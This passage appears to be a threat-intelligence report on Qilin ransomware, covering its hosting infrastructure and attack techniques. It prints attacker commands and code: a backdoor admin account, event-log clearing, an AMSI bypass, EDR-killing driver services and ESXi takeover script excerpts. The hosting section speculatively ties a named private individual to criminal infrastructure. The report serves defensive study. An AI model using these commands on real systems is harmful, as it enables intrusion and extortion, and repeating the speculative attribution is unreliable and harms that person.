The infrastructure operates on a bulletproof hosting model. Initial analysis identified several TOR nodes flagged as potential command-and-control (C2) infrastructure; however, further investigation determined that these nodes function as TOR exit nodes within the broader TOR network.

The bulletproof hosting provider (BPH) appears to host multiple TOR exit nodes as part of its service offerings. This setup enables Qilin to operate its leak site while leveraging TOR traffic to obscure malicious activity within defender logs.

Analysis of observable C2 infrastructure indicates that the majority of attributable endpoints are located in the Russian Federation. Additional transient virtual private server (VPS) infrastructure has been identified in the Netherlands, likely used as disposable assets.

Multiple BPH entities appear to support this infrastructure. Due to limited attribution, these entities can only be tracked through their externally facing corporate identities. The following organizations represent the most prominent entities identified, based on the number of associated IP addresses:

```
**FIRST SERVER LIMITED** - 34 unique IPs
**The Infrastructure Group B.V.** - 30 unique IPs
**Foundation for Applied Privacy** - 26 unique IPs (Tor)
**IQWeb FZ-LLC** - 25 unique IPs
**Shock Hosting LLC** - 21 unique IPs
```

1. First Server Limited

- The company itself is registered out of the UK, however most of the IP Addresses associated with it are GeoLocated out of the Russian Federation. Where things get interesting is that the UK business registry has the home country of the company out of the UAE, but the residency of owner is Saint Kitts. Where things get really interesting is that the registered owner's name is IURII BOGDANOV.
- Looking through the UK business registry we see that IURII was born in 1981 in July sometime.
- A general search through all of the usual places shows that someone with the exact same first and last name spelled exactly the same way have a github, linkedIN, and other profiles. This is obviously not enough to make a concrete tie, however the linkedIN profile that was found showed a man that could very easily be in his mid 40's in charge of procurement and other logistical things for Russian State run corporations and orgs.
- It should be noted that the UAE and Russian Federation have been working more closely with each other since about 2022. There are more than several articles out there that detail that GeoPolitically Russian have been using the UAE to front businesses and activites that would be seen as evadaing sancations.

2. The Infrastructure Group B.V.

- This is a well known Dutch hosting provider.
- Known for their VPN and VPS hositng solutions. To be clear: I do not believe that the infrasturcture group is directly involved in illicit activites. I think they offer VPS services and the bad guys paid the fees.
- I would not classify this company as a malicious actor at this time.

3. Foundation for Applied Privacy

- This is one of the largest TOR node providers we know of.
- The are widely considered legitmate infrastructure, and are more than likely being leveraged for their TOR centric and privacy oriented approach to business.
- At this time there is no direct evidence of any willful wrong doing on the Foundation's part. As with the Infrastructure Group, I think the Foundation offered a service and the bad guys sh0owed up with money and took advantage of it.
- I would not classify this company as a malicious actor at this time.

4. IQWeb FZ-LLC

- This company seems to be existing in the grey zone of hosting. They have had several abuse complaint made against assets in their IP space.
- There has been some absue reports against this hosting service since about 2021. Never more than 2 in a 30 day period until Febuary and March of 2026. Those two months saw 12 and 13 reports against IPs having to do with Qilin in their space respecitively.
- Based on the number of reports, the timeline we have for the reports and the fact that they are still hosting Qilin C2 servers, it can be inferred that this hosting provider is helping the Qilin effort.

5. Shock Hosting LLC

- This company is most likely a bulletproof hoster.


Technical Analysis

Tactics	Techniques
Initial Access	Phishing (T1566), Valid Account (T1078), External Remote Services (T1133)
Execution	Windows Command Shell (T1059.003), PowerShell (T1059.001)
Persistence	Schedule Task/Job (T1053), Registry Run Keys / Startup Folder (T1547.001), Create Account (T1136), Modify Registry (T1112)
Privilege Escalation	Access Token Manipulation (T1134), Account Manipulation (T1098), Abuse Elevation Control Mechanism(T1548)
Defense Evasion	Indicator Removal (T1070), Windows File and Directory Permissions Modification (T1222.001), Modify Registry (T1112), Disable or Modify Tools (T1562.001),
Credential Access	Credentials from Password Stores (T1555), OS Credential Dumping(T1003)
Discovery	System Information Discovery (T1082), Network Service Discovery (T1046), Domain Trust Discovery (T1482), Remote System Discovery (T1018),
Lateral Movement	SMB/Windows Admin Shares (T1021.002), RDP (T1021.001), SSH(T1021.004)
Collection	Archive via Utility (T1560.001)
Command and Control	Remote Desktop Software (T1219.002), Multi-hop Proxy (T1090.003)
Exfiltration	Exfiltration to Cloud Storage (T1567.002), Exfiltration Over Alternative Protocol (T1048)
Impact	Inhibit System Recovery (T1490), Data Encrypted for Impact (T1468)

Initial Access

Multiple reports of Qilin ransomware incidents indicates that Qilin affiliates leverage multiple initial access vectors during the early stages of the attack lifecycle. Observed techniques include the exploitation of public-facing vulnerabilities such as CVE-2024-21762 and CVE-2024-55591 as reported by CheckPoint as well as ClickFix social engineering techniques which resulted in StealC v2 infostealer infections, with Qilin ransomware deployments following weeks to months later, indicating a staged and deliberate intrusion model.

According to report from Cisco Talos, Qilin affiliate has frequently abused administrative credentials leaked on dark web marketplaces to gain access to victim VPN infrastructures. In addition to that, Qilin were observed modifying Active Directory Group Policy Objects (GPOs) to enable Remote Desktop Protocol (RDP), facilitating deeper access into the environment. In the incident depicted in screenshot below, Talos confirmed that valid credentials associated with the victim environment had been exposed on the dark web. Approximately two weeks later, the victim's VPN infrastructure experienced multiple NTLM authentication attempts, likely originating from the misuse of these leaked credentials. These attempts ultimately resulted in a successful compromise. Following VPN access, the attackers established RDP sessions to both the domain controller and the initially compromised host. While the timing of the VPN intrusion closely aligns with the prior credential exposure, there is insufficient evidence to conclusively attribute the intrusion to the leaked credentials alone. Importantly, the affected VPN infrastructure did not enforce multi-factor authentication (MFA), significantly lowering the barrier for successful access and allowing attackers with valid credentials unrestricted entry into the network.



Qilin Initial Intrusion via VPN (source:cisco talos)

Execution


For the Execution phase, a Qilin ransomware sample was obtained from the MalwareBazaar and, for convenience, we have renamed it ransom.exe. Execution requires the operator to supply a predefined password and to run the binary under a privileged (administrative) user context. Qilin ransomware supports a wide range of command-line arguments that allow operators to customize execution behavior, control encryption scope, and modify post-encryption actions. The supported arguments and their associated behaviors are outlined in the table below.

Tactics	Techniques
-debug	Executes the ransomware in debug mode
-safe	Reboots the system into Safe Mode after file encryption
-password	Specifies the password required to execute the binary
-paths	Restricts encryption to designated paths only
-timer	Introduces a delay before execution begins
-no-proc	Prevents termination of processes during encryption
-no-services	Prevents stopping of Windows services during encryption
-spread	Enables lateral movement across the network via PsExec
-no-extension	Prevents modification of file extensions after encryption
-no-wallpaper	Prevents changes to the desktop wallpaper
-no-network	Excludes network paths from encryption
-no-note	Suppresses creation of the ransom note
-no-destruct	Prevents self-deletion after encryption

For this executions, we are going to use password flag, once the correct password is provided and the process is launched with administrative privileges, the malware proceeds to perform environment checks, including verification of whether the host system is running within a virtualized environment (VM).

```
PS C:\Users\wadmin\Downloads > .\ransom.exe -password 123
[07:38:21|+0.00001680] <ThreadId(1)>: [WARNING|FLAG] long flag with single minus: -password
[07:38:21|+0.00161940] <ThreadId(1)>: [DEBUG|VM] CPUID feature 31st bit equals to: FEDA3203
[07:38:21|+0.00219260] <ThreadId(1)>: [INFO|VM] Machine detected as a virtual machine
[07:38:21|+0.00271500] <ThreadId(1)>: [DEBUG|VM] Got VM signature: [72636940, 666F736F, 76482074] with leaf range 40000006
[07:38:21|+0.00327020] <ThreadId(1)>: [INFO|VM] Machine detected as VM inside Hyper-V hypervisor
[07:38:21|+0.00383980] <ThreadId(1)>: [INFO|VM] Could be false positive. Performing other checks...
[07:38:21|+0.00445350] <ThreadId(1)>: [INFO|VM] Hyper-V guest key detected. This is a VM
[07:38:21|+0.00532880] <ThreadId(1)>: [INFO] Checking password validity
[07:38:21|+0.00595100] <ThreadId(1)>: [INFO] Password is correct.
[07:38:21|+0.00648790] <ThreadId(1)>: [DEBUG|MUTEX] Trying to lock mutex
[07:38:21|+0.00705640] <ThreadId(1)>: [INFO|MUTEX] Ownership of mutex taken successfully
```

Upon execution, the ransomware displays its embedded configuration and command-line parameters directly in the console window. The binary leverages multiple blacklists to precisely control encryption behavior, selectively excluding critical system components while prioritizing high-value user and enterprise data. These blacklists define file extensions, file names, directory paths, running processes, and Windows services that are either skipped during encryption or explicitly terminated to ensure successful execution.




```
Extension Blacklist:
themepack, nls, diapkg, msi, lnk, exe, scr, bat, drv, rtp, msp, prf, msc, ico, key,
ocx, diacbg, diacfg, pdb, wpx, hlp, icns, rom, dll, msstyles, mod, ps1
Filename Blacklist:
desktop.ini, autorun.inf, ntldr, bootsect.bak, thumbs.db, boot.ini, ntuser.dat,
iconcache.db, bootfont.bin, ntuser.ini, ntuser.dat.log, ntuser.dat.log1,
ntuser.dat.log2, $recycle.bin, bootmgr, bootmgr.efi, bootmgfw.efi

Directory Blacklist:
windows, system volume information, intel, admins$, ics$, sysvol, netlogon,
$windows.~ws, application data, mozilla, program files, program files (x86),
windows.old, $recycle.bin, $config.msi, google, perflogs, appdata, boot,
msocache, tor browser

Processes Targeted for Termination:
vmms, vmwp, vmcompute, dfssvc, dfsrsvc, vds, vssvc, clussvc, rhs, agentexec,
agentsvc, veeamservice, teamviewer, tv_w32, tv_x64, sql, msaccess, mspub,
mydesktopservice, notepad, ocautods, ocomm, ocsd, onenote, oracle, outlook,
powerpnt, sqlbrowser, steam, synctime, tbirdconfig, thebat, thunderbird,
visio, winword, xfssvccon, bedbh, vxmon, benets, bengien, volsrv,
ibserver, raw_agent_svc

Windows Services Targeted for Termination:
clusvc, untrgtsvc, msiscsi, msvss, storage replica, vmms, mepocs, mentats,
veeam, backup, vss, sql, msexchange, sophos, pdvfsservice, wbengine,
gxbl, gxvss, gxlmgcs, gxcwd, gxcimg, gxmm, gxmmp, gxvssprovider,
sap, sap$, sapd\svc, sapostcontrol, saphostexec, qbdbmgrn, qbdpservice,
acronisagent, veeamfsvc, veeamdeploymentservice, veeamtransportservice,
xvmarmor, vmarmor64, vsnapvss, arcsch2svc
```



Any directories not present in the directory blacklist are treated as valid encryption targets. This includes data stored within user profiles such as, Documents and Desktop, as well as attached storage devices and accessible network shares. To maintain execution stability, the ransomware also creates a mutex, preventing multiple instances of the encryptor from running concurrently. Within seconds of execution, targeted files are encrypted and renamed to append a unique victim identifier, and a ransom note is written to each affected directory.


-- Qilin

Your network/system was encrypted.
Encrypted files have new extension.

-- Compromising and sensitive data

We have downloaded compromising and sensitive data from you system/n
etwork
If you refuse to communicate with us and we do not come to an agreement
, your data will be published.
Data includes:
- Employees personal data, CVs, DL , SSN.

Upon execution, ransom.exe initiates a series of automated operations, spawning multiple child processes and executing numerous system-level commands as part of its execution workflow, as observed in the Guardsix Process Tree below.



Moving forward with the report, we will break down the commands and operations performed by Qilin across the different phases of its attack lifecycle.

Furthermore, recent observations indicate that Qilin ransomware operators have executed Linux-variant binaries on Windows systems by leveraging the Windows Subsystem for Linux (WSL). This technique underscores the growing need to monitor WSL activity as part of endpoint security controls.

According to Trend Micro, Qilin may have enabled WSL either through automated scripts or by manually installing it via PowerShell or command-line utilities to prepare the environment for Linux-based payload execution. Once WSL is configured, Qilin potentially leveraging legitimate remote access tools such as Splashtop can deploy and execute Linux ransomware binaries within the WSL environment.

This approach represents a notable evolution in tradecraft, combining trusted remote management software with native Windows features to facilitate cross-platform malware execution. By running Linux binaries inside WSL, adversaries may evade traditional Windows-focused security controls and endpoint detection solutions that are not configured to monitor Linux process activity within WSL instances.

According to reporting from ThreatLocker, Qilin encryptor includes an embedded PowerShell script designed to specifically target hypervisor infrastructure, including VMware ESXi environments.

When valid VMware vCenter credentials are supplied, the script queries all associated datacenters, clusters, and managed hosts within the vCenter appliance. It then proceeds to stop and disable critical services such as High Availability (HA) and Distributed Resource Scheduler (DRS), thereby weakening resilience and workload balancing capabilities.

```
function Disable-ClusterServices {
    param (
        [Parameter(Mandatory=$true)]
        [vCenter]$vCenterHost
    )

    Write-Host "[INFO|POWERSHELL] Disabling HA, DRS services in all available clusters..."
    try {
        $dataCenters = Get-Datacenter -Server $vCenterHost.VIServer
        Write-Host "[INFO|POWERSHELL] Datacenters found: $($dataCenters.Count)"

        foreach ($datacenter in $dataCenters) {
            $clusters = Get-Cluster -Location $datacenter
            Write-Host "[INFO|POWERSHELL] Clusters found in datacenter $($dataCenter.Name): $($clusters.Count)"

            foreach ($cluster in $clusters) {
                try {
                    Set-Cluster -Cluster $cluster -HAEnabled:$false -DrsEnabled:$false -Confirm:$false -ErrorAction Stop
                    Write-Host "[INFO|POWERSHELL] Successfully disabled cluster services on: $($cluster.Name)"
                }
                catch {
                    Write-Host "[ERROR|POWERSHELL] Error disabling cluster services on: $($cluster.Name). Error: $_"
                }
            }
        }
    } catch {
        Write-Host "[CRITICAL|POWERSHELL] Error getting datacenter/cluster list. Error: $_"
        Write-Host "[CRITICAL|POWERSHELL] Check user permissions."
    }
}
```

Disable Cluster Service (source: ThreatLocker)

For each accessible ESXi host, the script attempts to reset the root account password. Upon successful authentication as root, the SSH service is enabled to facilitate remote command execution.

```
function Process-vCenter {
    param (
        [Parameter(Mandatory = $true)]
        [vCenter]$vCenterHost
    )

    Write-Host "[INFO|POWERSHELL] Processing vCenter: $($vCenterHost.Hostname)"

    # Connect to vCenter
    # TODO: Try to connect via binary credentials, in case password was changed before.
    $vCenterHost.VIServer = Connect-vCenter $vCenterHost
    if ($vCenterHost.VIServer -eq $null) {
        return $false
    }

    # Disable cluster services
    Disable-ClusterServices $vCenterHost

    # Get all ESXi hosts with corresponding IPs
    $esxiHosts = Get-ESXiHosts $vCenterHost
    if ($esxiHosts -eq $null) {
        Disconnect-VIServer $vCenterHost.VIServer -Force -Confirm:$false
        $vCenterHost.VIServer = $null
        return $false
    }

    # Change root password for all ESXi hosts and enable SSH
    Configure-ESXiHosts $esxiHosts

    # Upload and execute payload on all ESXi hosts
    Process-ESXis $esxiHosts

    # Disconnect from vCenter
    Disconnect-VIServer $vCenterHost.VIServer -Force -Confirm:$false
    $vCenterHost.VIServer = $null
    Write-Host "[INFO|POWERSHELL] Safely disconnected from vCenter: $($vCenterHost.Hostname)"

    Write-Host "[INFO|POWERSHELL] Done processing vCenter: $($vCenterHost.Hostname)"
    return $true
}
```

vCenter Interaction(source: ThreatLocker)

If available, an additional malicious payload is transferred to the host using Secure Copy Protocol (SCP), enabling further compromise or encryption activity.

```
# Upload payload
if ($useIP -eq $true) {
    Write-Host "[INFO|POWERSHELL] Uploading payload to host: $($esxiHost.VMHost.Name) via IP..."
    Set-SCPItem -ComputerName $esxiHost.IP -Credential $credential -Path "$localFolderPath\$localFileName" `
      -Destination $remoteFolderPath -NewName $localFileName -Force -AcceptKey -ErrorAction Stop
} else {
    Write-Host "[INFO|POWERSHELL] Uploading payload to host: $($esxiHost.VMHost.Name) ..."
    Set-SCPItem -ComputerName $esxiHost.VMHost.Name -Credential $credential -Path "$localFolderPath\$localFileName" `
      -Destination $remoteFolderPath -NewName $localFileName -Force -AcceptKey -ErrorAction Stop
}
```

Payload Upload (source: ThreatLocker)

Persistence

Across multiple analyzed samples, Qilin ransomware has been observed leveraging Windows Registry Run keys to establish persistence, a technique that has been present since the malware's early iterations. Persistence is achieved through registry-based autorun registration, where the malware creates a registry value under the Run key using a randomly generated six-character value name. In some cases, an asterisk (*) is prefixed to the registry value name, which enables the ransomware to execute even when the system is booted into Safe Mode. However, when Qilin is executed without the --no-destruct argument, the binary self-deletes after execution, leaving only the registry entry behind. As a result, while the persistence artifact remains present, the ransomware is unable to execute again after a system reboot.

Along with that, to enable persistent remote access, Qilin operators has been observed modifying Remote Desktop Protocol (RDP) settings and firewall configurations such registry-level changes that disable RDP connection restrictions. As well as activity consistent with active RDP usage, such as the execution of rdpclip.exe.

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

In addition to that, Qilin has been observed using Scheduled Tasks to establish persistence. In some cases, it creates a scheduled task named "TVInstallRestore", configured to execute at user logon via the /SC ONLOGON parameter. To blend in with legitimate software, the ransomware payload is named "TeamViewer_Host_Setup", abusing the TeamViewer brand, which had been previously deployed as an RMM tool before the compromise.
Additionally, Qilin actors established persistence by creating a backdoor administrative account named "Supportt". Qilin executes the following command to ensure continued elevated access within the compromised system.

```
net user Supportt ***** /add
net localgroup Administrators Supportt /add
```

Privilege Escalation

The Qilin ransomware group has been observed leveraging the Windows net utility to facilitate privilege escalation within compromised environments. Qilin employs the net utility to escalate privileges by adding attacker-controlled accounts to the local Administrators group, granting full system-level access.

```
C:\Windows\system32\net1 localgroup administrators  /add
```

In some cases, Qilin operators have create high-risk network shares, exposing the entire system drive with overly permissive access controls, thereby enabling unrestricted access to system files.

```
net share c=c:\ /grant : everyone,full
```

Defense Evasion

Qilin ransomware has been observed employing multiple defense evasion techniques during execution. During dynamic analysis, execution of ransom.exe resulted in the creation of multiple child processes and the execution of several system-level commands, as observed in the process tree. One of the first commands executed by the sample involved the use of the native Windows utility fsutil to modify filesystem behavior related to symbolic link handling.

Symbolic link (symlink) evaluation is a Windows filesystem policy that controls whether symbolic links are followed when accessing files and directories across local and remote systems. Windows enforces this behavior through symbolic link type controls, which determine the allowed direction of symlink traversal.

Windows categorizes symbolic link traversal into the following types:

- Local-to-Local (L2L) – Controls symbolic links that point from a local path to another local path
- Local-to-Remote (L2R) – Controls symbolic links that point from a local path to a remote network location
- Remote-to-Local (R2L) – Controls symbolic links that point from a remote network location to a local path
- Remote-to-Remote (R2R) – Controls symbolic links that point from one remote network location to another

Each symbolic link type can be explicitly enabled (1) or disabled (0) by the operating system

Qilin modifies this behavior by executing the following command, enabling Remote-to-Remote symlink traversal, which allows the system to follow symbolic links that point from one remote network location to another.

```
fsutil behavior set SymlinkEvaluation R2R:1
```

Furthermore, Qilin has also been observed to execute the following command.

```
fsutil behavior set SymlinkEvaluation R2L:1
```

This command modifies the system's symbolic link evaluation policy, enabling Remote-to-Local (R2L) symbolic link traversal. Enabling Remote-to-Local symlink evaluation allows the system to follow symbolic links that originate from a remote network location and point to a local filesystem path.

Qilin ransomware also alters the Windows registry value HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLinkedConnections to enable linked network connections across privilege levels.

> The EnableLinkedConnections registry setting determines whether mapped network drives created in one logon context (elevated or non-elevated) are visible to the other, bridging the separation enforced by User Account Control (UAC). By default, Windows separates network drive mappings between standard and elevated contexts due to User Account Control (UAC) restrictions. Ransomware operators commonly use this technique to expand their access to network resources.

As observed in the registry operation above, this change allows mapped network drives created in an elevated context to be accessible by non-elevated processes, enabling the ransomware to reliably access and encrypt network shares.

Registry Operations Guardsix Process Tree

Also, the following defense evasion command was observed, which programmatically enumerates and clears all available Windows Event Logs. The command leverages the .NET System.Diagnostics.Eventing.Reader.EventLogSession API to remove log entries across multiple event providers, including security, system, application, and custom logs.

```
$logs = Get-WinEvent -ListLog * |
Where-Object {$_.RecordCount} |
Select-Object -ExpandProperty LogName
ForEach ($l in $logs | Sort | Get-Unique) {
[System.Diagnostics.Eventing.Reader.EventLogSession]::GlobalSession.ClearLog($l)}
```

Furthermore, reporting from Cisco Talos highlights multiple defense evasion techniques employed by Qilin ransomware operators, including the use of obfuscated PowerShell commands and attempts to disable endpoint security controls.

Following is the deobfuscated powershell command.

```
[Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
try {
[Ref].Assembly.GetType('Sys'+'tem.Man'+'agement.Aut'+'omation.Am'+'siUt'+'ils')
.GetField('am'+'siIni'+'tFailed', 'NonP'+'ublic,Sta'+'tic').SetValue($null, $true)} catch {}

reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa `/v DisableRestrictedAdmin /d 0 /t
REG_DWORD
```

Execution of this code results in the following security-impacting changes:

- Disabling TLS certificate validation, removing safeguards that would normally prevent communication with untrusted or malicious servers. TLS certificate validation is disabled by overriding the ServerCertificateValidationCallback within the .NET ServicePointManager class. This effectively instructs the runtime to trust all SSL/TLS certificates, regardless of validity or issuer.
- Disabling AMSI (Antimalware Scan Interface), AMSI bypass is achieved by modifying the internal state of the AmsiUtils class within the PowerShell runtime. By setting the non-public static field amsiInitFailed to true, the script forces the Antimalware Scan Interface to report initialization failure. As a result, subsequent script content is no longer submitted to antimalware engines for inspection, allowing malicious PowerShell and batch-based payloads to execute without interception.
- Restricted Admin mode is enabled through modification of the DisableRestrictedAdmin registry value under the Local Security Authority (LSA) configuration. Enabling this setting alters Remote Desktop authentication behavior to rely on NTLM hashes or Kerberos tickets instead of transmitting plaintext credentials.

> Restricted Admin Mode is a Remote Desktop security feature that prevents reusable credentials from being sent to a remote host during an RDP session by using network logon instead of interactive logon. When Restricted Admin Mode is enabled, RDP authentication relies on NTLM hashes or Kerberos tickets rather than plaintext passwords, reducing the exposure of credentials on the remote system.
>
> Control of this feature is governed by the DisableRestrictedAdmin registry value under the Local Security Authority (LSA) configuration. When DisableRestrictedAdmin is set to 1 (default on newer Windows versions), Restricted Admin Mode is disabled. Setting DisableRestrictedAdmin to 0 explicitly enables Restricted Admin Mode, allowing RDP sessions to authenticate using NTLM hashes or Kerberos tickets.
>
> Although Restricted Admin Mode was originally introduced to mitigate credential theft and Pass-the-Hash attacks, enabling it can also introduce an alternative Pass-the-Hash vector. By forcing RDP authentication to rely on NTLM hashes or Kerberos tickets instead of passwords, adversaries can authenticate to remote systems without knowledge of the plaintext password, provided they possess the corresponding credential material.

In addition to script-based evasion, Cisco Talos observed multiple attempts to disable or bypass EDR solutions using both native Windows utilities and third-party tools. Common techniques included direct execution of vendor-provided uninstall binaries as well as attempts to stop EDR-related services using the sc command.

Qilin were observed leveraging open-source EDR-killing tools, including DarkKill and HRSword, to forcibly terminate or neutralize security products.

In the case of DarkKill, the attackers loaded a malicious driver into the Windows kernel, allowing them to disable security software at a low level. The following commands were observed:

```
sc create dark type= kernel binPath=dark.sys
sc start dark
sc create dark type= kernel
binPath=C\Users\<user>\Downloads\DarkKill\Debug\dark.sys
sc delete dark
```

These commands demonstrate the creation and execution of a kernel-mode service, followed by re-registration from an alternate path and eventual cleanup to remove evidence of execution.

To execute HRSword tool use by threat actors to disable EDR , attempted to elevate execution privileges by leveraging VBScript via mshta.exe, invoking the ShellExecute function with the runas parameter. This approach enables execution with administrative privileges while avoiding direct invocation of the payload.

```
mshta vbscript:CreateObject("Shell.Application").ShellExecute(
"cmd.exe",
"/c C:\Users\xx\xxx\HRSword\HRSWOR~1.BAT",
"",
"runas",
1
)
```

Post-execution artifacts indicated that a shortcut file (HRSword.lnk) was created, suggesting that HRSword.exe may have been launched indirectly via the shortcut to further obscure execution flow.

In another case reported by Trend Micro, Qilin deployed sophisticated anti-analysis mechanisms to evade security solutions. Further investigation revealed that both 2stX.exe and Or2.exe leveraged the eskle.sys driver to provide anti-AV capabilities via a Bring Your Own Vulnerable Driver (BYOVD) technique:

```
C:\Users\Administrator.<REDACTED>\Downloads\2stX.exe
C:\Users\Administrator.<REDACTED>\Downloads\Or2.exe
C:\Users\Administrator.<REDACTED>\Downloads\2stX\eskle.sys
```

The **eskle.sys** driver was used to disable security solutions, terminate processes, and evade detection. While these files may have been downloaded or staged on the system prior to execution, the exact origin of eskle.sys remains unclear. The driver's digital signature identifies the vendor as "拇指世界（北京）网络科技有限公" (translated as Thumb World (Beijing) Network Technology Co., Ltd.), which appears to be associated with the game[.]bb website. The driver is believed to originate from a game-related package and is commonly abused by cheat developers to bypass anti-cheat protections; however, it can also be repurposed by advanced threat actors.

Eskle.sys includes multiple anti-analysis features, including virtual machine detection and debugging countermeasures, as well as process termination functionality. The driver forcibly stops targeted programs by opening a handle to the process, spawning a thread to execute a termination routine, and subsequently cleaning up the handle. This behavior enables attackers to disable security software, disrupt normal system operations, and maintain control over the compromised environment.

```
__int64 v40; // [rsp+70h] [rbp-48h] BYREF
_BYTE v41[16]; // [rsp+78h] [rbp-40h] BYREF
struct _UNICODE_STRING v42; // [rsp+88h] [rbp-30h] BYREF
struct _UNICODE_STRING DestinationString; // [rsp+98h] [rbp-20h] BYREF

sub_14000F74C();                        // Anti-analysis: Registry key timing detection using ZwOpenKey/ZwCreateKey
memset(&DestinationString, 0, sizeof(DestinationString));
sub_14000F6DC(0);                       // Anti-analysis: Process debugging detection using ZwOpenProcess/ZwDuplicateObject
memset(&v42, 0, sizeof(v42));
